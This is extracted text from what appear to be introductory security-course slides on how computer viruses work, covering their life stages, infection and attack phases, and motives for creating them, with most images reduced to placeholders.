
Encrypts itself

Self-replication



Stages of Virus Life

CEH
Computer Emergency Response Handler




Working of Viruses: Infection Phase




Infection Phase

- In the infection phase, the virus replicates itself and attaches to an .exe file in the system


Before Infection



After Infection




Working of Viruses: Attack Phase




- Viruses are programmed with trigger events to activate and corrupt systems
- Some viruses infect each time they are run and others infect only when a certain predefined condition is met such as a user's specific task , a day, time, or a particular event

Unfragmented File Before Attack



File Fragmented Due to Virus Attack



Why Do People Create Computer Viruses



① Inflict damage to competitors



② Financial benefits

③ Research projects

④ Play prank

⑤ Vandalism


